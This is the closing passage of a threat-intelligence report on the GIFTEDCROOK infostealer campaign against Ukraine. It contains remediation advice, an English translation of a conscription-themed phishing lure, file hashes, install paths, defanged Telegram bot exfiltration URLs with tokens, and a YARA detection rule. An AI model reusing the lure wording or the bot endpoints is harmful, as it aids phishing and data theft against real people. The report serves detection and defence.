

Figure 11: GIFTEDCROOK attack flow.

Remediation

GIFTEDCROOK's use of social engineering, including the use of lure documents utilizing the themes of military mobilization and administrative records, point to a threat group tied strongly into the current geopolitical landscape and focused on very specific objectives.

Their targeting of OpenVPN configurations and administrative documents provides the threat actor with network access credentials and organizational intelligence that enables future malicious operations. The systematic collection of browser credentials creates persistent access opportunities across cloud services and enterprise applications.

Detection opportunities exist through monitoring for the specific file paths mentioned in this report, Telegram API communications, and the distinctive file search patterns employed by the malware.

Since the threat group uses spear-phishing as an initial attack vector, there are many common-sense protections organizations and individuals can use to protect themselves against this type of attack. Organizations should train employees to identify and counter phishing attacks, and consider conducting regular internal phishing tests to reinforce security training.

In addition, organizations can protect themselves by exercising the following measures:

- Consider the use of Secure Email Gateway solutions, to help proactively filter out malicious emails.

- Implement an Endpoint Detection and Response (EDR) solution such as Arctic Wolf® Aurora™ Endpoint Defense.
- Ensure all employees throughout the company are aware of good security hygiene practices, including awareness of social engineering.
- Add or enable a phishing report button to your organization's email solution to empower employees to immediately report suspected phishing emails to your security team.
- Foster a culture where employees feel safe reporting suspected phishing attempts, even those they may have inadvertently fallen for.
- The Arctic Wolf Managed Security Awareness® training solution delivers easily digestible security lessons for employees, including regular phishing simulations and a "Report Phish" button, along with many other features.

How Arctic Wolf Protects Its Customers

Arctic Wolf is committed to ending cyber risk, and when active campaigns are identified, we move quickly to protect our customers.

Arctic Wolf Labs has leveraged threat intelligence around GIFTEDCROOK activity to implement new detections in the Arctic Wolf® Aurora™ Platform to protect customers. As we discover new information, we will enhance our detections to account for additional IOCs and techniques leveraged by this threat actor and the malware it employs.

Conclusions

The evolution of GIFTEDCROOK from a basic browser credential stealer to an intelligence collection tool represents an escalation in cyber operations targeting Ukraine. This transformation reveals insights that demand attention at strategic, tactical, and operational levels.

The timing of the campaigns discussed in this report demonstrates clear alignment with geopolitical events, particularly the recent negotiations between Ukraine and Russia in Istanbul. The progression from simple credential theft in GIFTEDCROOK version 1, to comprehensive document and data exfiltration in versions 1.2 and 1.3, reflects coordinated development efforts where malware capabilities followed geopolitical objectives to enhance data collection from compromised systems in Ukraine.

This level of operational capacity, combined with the threat actor's focus on crafting lure documents using the themes of military mobilization and administrative records – and sending out those lures prior to critical negotiation periods – points to covert intelligence collection objectives that directly support diplomatic and military decision-making processes.

The progressive development demonstrated in GIFTEDCROOK's evolution suggests this campaign will continue to adapt in the future in response to defensive measures.

APPENDIX 1: Malicious PDF Document Lure

Full Ukrainian to English Translation

Reserve+ Ministry of Defense of Ukraine Military-accounting document.

Unified Municipal Territorial Center for Recruitment and Social Support.

In accordance with the Law of Ukraine "On Military Duty and Military Service," conscripts, military reservists, and reservists who reached the age of 18 and by June 1, 2025, according to Resolution No. 147 dated May 30, 2025, must report to the territorial recruitment center. The reservation system has been developed and approved by the General Staff of the Armed Forces of Ukraine to increase the effectiveness of military accounting.

Organizations included in the reserve must report no later than 15 June to the nearest municipal territorial center regarding the status of conscripts and military reservists for strict military service.

For your convenience and confidentiality, the document is posted on the MEGA portal. You can obtain access to the document at: hxxps://mega[.]nz/file/

If you have technical problems or need an alternative format, please contact us.

** Please note that the military-accounting document is valid for the specified period under the conditions that the data indicated in it have not changed. In case of changes in the specified data, the document becomes invalid. Notify about changes to military reservists and reservists. In case of data changes, the document loses validity.*

APPENDIX 2: Indicators of Compromise (SHA-256)

GIFTEDCROOK Version 1.2 Telegram IOC

A6dd44c4b7a9785525e7f487c064995dc5f33522dad8252d8637f6a6deef3013

GIFTEDCROOK Version 1.3

B9d508d12d2b758091fb596fa8b8b4a1c638b7b8c11e08a1058d49673f93147d

4e61215d2f5323942ef2cf737d6cb7c2755820796325ceef4e4b5d7e7aef2208

PDF file containing a link to a malicious file

1974709f9af31380f055f86040ef90c71c68ceb2e14825509babf902b50a1a4b

Malicious OLE documents

ca2585acb9e37f5f46705f8f00d69453bfce7dc9327af0325a7ad8a88bf549a7

399c0881230f6309f1fead5dae33021a40ae2a4c37edac1c24c9b4e1a0e630f9

c2e920944d994ba28bc9e159491a89d83e305e63fafc4a4e25433db63800d5fa

f6b03fa3ea7fd2c4490af19b3331f7ad384640083757a3cede320ca54c7b0999

a7a2895e4c10866967eff3ec719a2f697c859888af6482f6697e90042cb5d5b2

Referential api.telegram.org Indicators

Telegram IOC	Version	Associated Sample (SHA-2
hxxps://api[.]telegram[.]org/bot7806388607:AAFb6nCE21n6YmK6-bJA6IrcLTLfhlwQ254/sendDocument	Bot Token v1.2	a6dd44c4b7a9785525e7f48
hxxps://api[.]telegram[.]org/bot7726014631:AAFe9jhCMsSZ2bL7ck35PP30TwN6Gc3nzG8/sendDocument	Bot Token v1.3	b9d508d12d2b758091fb596

File Paths and Mutexes

Type	Indicator
Installation Path	%ProgramData%\Infomaster\Infomaster
Installation Path	%ProgramData%\PhoneInfo\PhoneInfo
Temporary Directory	C:\Users\%Username%\AppData\Local\Temp[a-zA-Z0-9]{13}[a-zA-Z0-9]{13}

APPENDIX 3: Yara Rule

```
rule GIFTEDCROOK_FileStealer {
meta:
        description = "Rule to detect GIFTEDCROOK_FileStealer"
        last_modified = "2025-06-18"
        author = "The Arctic Wolf Labs team"
        version = "1.4"
        sha256 = "a6dd44c4b7a9785525e7f487c064995dc5f33522dad8252d8637f6a6deef3013"
        sha256 = "ff1be55fb5bb3b37d2e54adfbe7f4fbba4caa049fad665c8619cf0666090748a"
        sha256 = "d7a66fd37e282d4722d53d31f7ba8ecdabc2e5f6910ba15290393d9a2f371997"
        sha256 = "b9d508d12d2b758091fb596fa8b8b4a1c638b7b8c11e08a1058d49673f93147d"
        sha256 = "2930ad9be3fec3ede8f49cecd33505132200d9c0ce67221d0b786739f42db18a"
strings:
        $a1 = "MEZXB4whdffiufw2" ascii wide
        $a2 = "QKDBFY43DCMIEDX" ascii wide
        $a3 = "%s_delete.bat" ascii wide
        $a4 = "ALPQX418BERX91D" ascii wide
        $a5 = "Fi-cook.sqlite" ascii wide

        $code1 = {8B 4C 24 64 48 8B 44 24 38 89 4C 24 30 8B 4C 24 68 89
                  4C 24 34 48 B9 00 40 32 7C C9 0B 00 00}  // Check file condition
        $code2 = {41 2A C0 49 FF C0 32 04 3A 34 ?? 88 01 4D 3B C3 72 DF} // Decryption Algo
        $code3 = {40 53 48 83 EC 30 48 8B 05 0F B8 0B 00 48 33 C4 48 89
                  44 24 28 48 83 64 24 20 00 4C 8D 05 EA 08 0B 00 48 8B
                  DA 48 8B D1 48 8D 4C 24 20 E8 E2 79 07 00 48 8B 4C 24
                  20 48 8D 15 D2 08 0B 00 4C 8B C3 E8 C6 EE FF FF 48 8B
                  4C 24 20 E8 C0 7B 07 00 48 8B 4C 24 28 48 33 CC E8 1F
                  D6 06 00 48 83 C4 30 5B C3}
        $code4 = {48 89 5C 24 18 56 57 41 56 48 83 EC 40 48 8B 05 0C B5
```

```
                0B 00 48 33 C4 48 89 44 24 38 0F 10 05 0D 06 0B 00 0F
                B7 05 16 06 0B 00 4C 8B F2 48 8D 54 24 20 66 89 44 24
                30 0F 11 44 24 20 E8 57 E2 06 00 48 8B F0 48 83 C9 FF
                48 8D 44 24 20 48 FF C1 80 3C 08 00 75 F7 48 03 F1 48
                8D 15 E4 05 0B 00 48 8B CE E8 30 E2 06 00 48}
        $code5 = {48 8B C4 48 89 58 08 48 89 68 10 48 89 70 18 48 89 78
                20 41 56 48 83 EC 30 33 ED 48 8B F9 48 85 C9 0F 84 60
                01 00 00 66 39 29 0F 84 57 01 00 00 B9 90 04 00 00 E8
                C2 39 07 00 48 8B D8 48 85 C0 0F 84 4B 01 00 00 49 83
                CE FF 48 89 A8 88 04 00 00 45 33 C9 4C 89 B0 80 04 00
                00 45 33 C0 48 89 A8 78 04 00 00 33 D2 48 8B CF FF 15
                78 F1 08 00 8B C8 48 03 C9 8B F0 48 83 C1 10 49 0F 42
                CE E8 78 39 07 00 48 89 83 88 04 00 00 48 85 C0 0F 84
                B7 00 00 00 45 33 C9 4C 8B C0 8B D6 48 8B CF FF 15 43
                F1 08 00 85 C0 0F 84 9E 00 00 00 8B C8 8D 7D 02 48 8B
                83 88 04 00 00 48 8D 14 48 66 83 7A FE 2F 74 16 66 83
                7A FE 3A 74 0F 8D 45 5C 66 39 42 FE 74 06 66 89 02 48
                03 D7 C7 02 2A 00 00 00 48 8D B3 28 02 00 00 48 8B 8B
                88 04 00 00 4C 8B C6 89 6C 24 28 45 33 C9 33 D2 48 89
                6C 24 20 FF 15 FB EE 08 00 48 89 83 80 04 00 00 49 3B
                C6 75 62 89 AB 78 04 00 00 C7 83 7C 04 00 00 01 00 00
                00 FF 15 19 EF 08 00 83 F8 03 74 18 83 F8 05 74 0E 3D
                0B 01 00 00 75 0C BF 14 00 00 00 EB 05 BF 0D 00 00 00
                8B CF E8 5D 2B 07 00 48 8B 8B 80 04 00 00 49 3B CE 74}
        $code6 = {0F 28 05 ?? C0 0A 00 0F 29 85 20 04 00 00 F2 0F 10 05
                ?? C0 0A 00 0F 29 8D 10 04 00 00 0F 28 0D ?? C0 0A 00}
condition:
uint16(0) == 0x5A4D and filesize < 1MB and ((3 of ($a*)) or (any of ($code*)))
}
```

About Arctic Wolf Labs

Arctic Wolf Labs is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf's solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.
